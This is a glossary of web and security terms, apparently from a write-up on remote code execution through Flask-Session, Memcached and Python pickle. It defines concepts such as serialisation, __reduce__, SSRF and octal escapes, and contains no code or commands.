- Flask: a Python toolkit for building websites.
- Flask-Session: a Flask extension that stores sessions on a server-side key-value store instead of in a cookie.
- HTTP header: a labelled line of metadata exchanged between browser and server alongside the page content.
- Key-value store: a storage system that maps a label (key) to contents (value), like labelled lockers.
- Memcached: a fast in-memory key-value store used to cache data for web applications.
- Octal: a way of writing numbers using digits 0 to 7, often used for character escapes.
- Pickle: Python's built-in serialisation library, which can rebuild objects from bytes and can run code during that rebuild.
- Ping: a simple network test that asks another machine to reply, proving it is reachable.
- Plaintext protocol: a protocol whose messages are human-readable text rather than binary.
- Proof of concept (PoC): a small demonstration that a vulnerability is real.
- Protocol: an agreed format and set of rules for messages between systems.
- Remote code execution (RCE): running your own commands on someone else's machine.
- RFC: a document that defines an internet standard, such as how HTTP headers and cookies work.
- Serialisation: turning an object in a program into a stream of bytes that can be stored or sent.
- Session: a website's memory of a particular visitor across page loads.
- Session identifier (sid): the value that identifies a particular session, usually carried in a cookie.
- SSRF: server-side request forgery, tricking a server into making requests on the attacker's behalf.
- uint32_t: a whole number stored in 32 bits, a non-negative integer up to about four billion.
- uint8_t: a single byte of data.
- Wireshark: a program that records and displays network traffic between computers.
__reduce__: a special Python method that tells pickle how to rebuild an object, and which an attacker can abuse to run code.




